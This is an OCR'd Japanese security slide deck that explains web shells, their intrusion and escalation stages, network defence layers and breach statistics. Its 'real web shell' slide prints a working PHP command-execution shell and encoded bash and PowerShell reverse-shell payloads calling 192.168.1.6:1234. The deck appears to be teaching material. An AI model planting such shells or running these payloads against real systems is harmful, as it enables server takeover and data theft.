



3

隠密な

Shells


- シェル: ユーザーまたは他のプログラムに OS を公開するプログラム
- コマンド ライン インターフェイス (CLI) またはグラフィカル ユーザー インターフェイス (GUI) を使用します
- OSを包み込む”最外層”






https://aws.amazon.com/ko/what-is/cli/


Web シェル: シェルのようなバックドア






https://www.hyyat.com/en/knowledgebase/hacking-tools-c99-shell/
https://github.com/cixtor/phpshellgen

Web シェルの侵入方法



Web攻撃の仕方



web shells

侵入

1

- Webサーバーまたは WAS の脆弱性を悪用して初期アクセスを取得する
- 例: SQL インジェクション、認証情報の盗難、フィッシング

エスカレーション

2


- Webサーバーにアップロードされたマルウェアの存在を確認する
- 追加のマルウェア（ペイロード）が実行され：
  - ランサムウェア攻撃が実行されます
  - データが盗み出される
  - 資格情報を収集します。
  - 横移動
  - アカウントのアクセス権を拡大します。

影響

3

- データ侵害
- システム/データ アクセスの喪失
- 身代金の強要
- 改ざん

実際の **Web** シェル



```
1  <form method="get" name="shell">
2  <input type="text" name="command" id="command" size="80" autofocus>
3  <input type="submit" value="Run">
4  </form>
5  <pre><?php if(isset($_GET['command'])) { system($_GET['command']); }?></pre>
```

```
root@hk:~/genRev_shell# python3 genRevershell.py 192.168.1.6 1234 2
Full payload for cmd to reverse shell for Linux target is:
echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuNi8xMjM0IDA+JjE=|base64 -d|bash
root@hk:~/genRev_shell# python3 genRevershell.py 192.168.1.6 1234 1
Full payload for cmd to reverse shell for Windows target is:
powershell.exe -EncodedCommand JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlA
G0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACcAMQA5ADIALgAxADYAOAAuADEALgA2ACcAL
AAxADIAMwA0ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbA
GIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJ
ABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlA
G4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAe
QBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0A
FMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAI
AAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgA
CAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACcAUABTACAAJwAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACcAP
gAgACcAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJA
EkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAK
AAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtA
C4ARgBsAHUAcwBoACgAKQB9ADsAIAA=
root@hk:~/genRev_shell#
```

https://github.com/HoangKien1020/WebShells/blob/main/README.md
https://www.igloo.co.kr/security-information/%EC%9B%B9%EC%89%98%EC%9D%84-%EC%9D%B4%EC%9A%A9%ED%95%9C-%EA%B3%B5%EA%B2%A9-%ED%8C%A8%EB%9F%AC%EB%8B%A4%EC%9E%84-%EB%B3%80%ED%99%94-%EB%B0%8F-%EB%8C%80%EC%9D%91%EC%A0%84%EB%9E%B5/

現状

外部ネットワーク

ネットワーク
ファイア
ウォール

IPS/IDS

Web アプリ
ケーション
ファイア
ウォール
(WAF)

- Ping of Death
- DNS
- FTP
- TELNET
- NetBios

- Worm
- Rule Match

- SQL injection
- CSRF
- XSS
- Rule Match
- DDoS

バッファ ゾーン **(DMZ)**

Web サーバー
/WAS

- 掲示板
- 画像エディタ
- HTTP PUT メソッド
- リモート ファイル インクルード (RFI)

内部ネットワーク

本番サーバー


DTA サーバー

- 外部の協力者
- 社内従業員

Port 80

EMEAの脅威行為者

2024 Verizon データ侵害調査レポート



外部由来

内部由来

49%

脅威行為者の数は内部

